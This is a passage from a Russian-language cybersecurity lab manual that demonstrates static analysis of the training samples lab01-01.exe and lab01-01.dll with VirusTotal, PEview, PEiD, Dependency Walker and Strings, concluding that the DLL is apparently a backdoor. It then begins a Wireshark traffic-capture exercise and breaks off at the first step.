



Рисунок 10 – Сайт virustotal.com

Данные файлы не соответствуют большому количеству антивирусных сигнатур.




Рисунки 11-12 – Результат анализа файлов

2) Требуется запустить программу PEview, использующуюся для просмотра и анализа файлов в формате PE, и загрузить представленные файлы. В проводнике программы необходимо открыть пункт IMAGE_FILE_HEADER. Можно увидеть, что оба файла были скомпилированы давно с разницей в 19 секунд. Это объясняет наличие большого количества антивирусных сигнатур, скопившихся за это время.




Рисунки 13-14 – Просмотр даты загрузки файлов

Далее необходимо открыть раздел IMAGE_OPTIONAL_HEADER. В строке Subsystem отобразится значение IMAGE_SUBSYSTEM_WINDOWS_CUI у exe файла и IMAGE_SUBSYSTEM_WINDOWS_GUI у dll, что говорит о том, что это консольная и графическая программа соответственно.




Рисунки 15-16 – Результаты анализа файлов

3) Необходимо запустить утилиту PEiD, позволяющую установить тип упаковщика, компилятора или криптора, который использовался при сборке приложения. Утилита показывает, что exe и dll файлы скомпилировал Microsoft Visual C++ 6.0. Для получения дополнительной информации необходимо нажать на соответствующую кнопку.



Рисунки 17-18 – Подготовка к запуску утилиты PEiD

В открывшемся окне три нижних параметра демонстрируют, что у приложения нет упаковщика и, следовательно, он не обфусцирован.



Рисунки 19-20 – Результаты анализа файлов

4) Требуется запустить утилиту Dependency Walker. В обоих файлах присутствуют импорты библиотеки msvcrt.dll. Они добавляются во время компиляции. Также оба файла содержат импорты библиотеки kernel32.dll. По импорту функций CopyFileA, FindFirstFileA и FindNextFileA можно сделать вывод, что консольная программа производит поиск по файловой системе и копирует файлы.




Рисунок 21 – Результат анализа файла lab01-01.exe

Импортирование функций CreateProcessA и Sleep позволяет определить, что графическая программа связана с созданием новых процессов и приостановкой текущего потока. Такие функции часто встречаются в работе бэкдора. Помимо этого, программа импортирует функции библиотеки ws2_32.dll, которая предоставляет возможность для создания и управления сетевыми соединениями.




Рисунок 22 – Результат анализа файла lab01-01.dll

5) Для последнего этапа необходимо ознакомиться с программой Strings, при помощи которой требуется выгрузить строки файлов в текстовые файлы и проанализировать их. Необходимо открыть командную строку.






Рисунок 23 – Запуск командной строки

После открытия каталога, в котором хранится программа strings.exe, требуется ввести команду в формате: *strings.exe [путь к файлу PE] > [путь к текстовому файлу]*.





Рисунки 24-25 – Ввод необходимых команд в командную строку для обоих файлов

В строках exe файла присутствует некорректное имя библиотеки kerne132.dll вместо kernel32.dll, что говорит о попытке спутать его с системной библиотекой. (1) Учитывая импорты функций библиотеки Kernel32, можно предположить, что строчка .exe потребуется для поиска исполняемых файлов системы. (2)




Рисунок 26 – Результат выполненной команды для файла lab01-01.exe

В строках dll файла содержатся функции exec и sleep, которые используют описанные ранее системные функции CreateProcessA и Sleep. (1) Также здесь присутствует строка с ip-адресом localhost, что говорит о потенциальном межпроцессорном взаимодействии в рамках одного компьютера. (2)




Рисунок 27 – Результат выполненной команды для файла lab01-01.dll

Вывод: изучив характеристики обоих программ, можно предположить, что динамическая библиотека является бэкдором, а исполняемый файл предназначен для его установки или запуска.

Задание № 3. Знакомство с Wireshark

Цель работы: осуществить захват трафика, изучить структуру ip-пакета, заголовки IP, TCP, UDP пакетов и их поля, функциональные возможности wireshark, графическое и географическое представление захваченного трафика.

Важно!

Перед выполнением задания необходимо выставить указанный на **рисунке 1** формат отображения времени.




Рисунок 28 – Формат отображения времени

Пример выполнения задания

1) Осуществить захват трафика

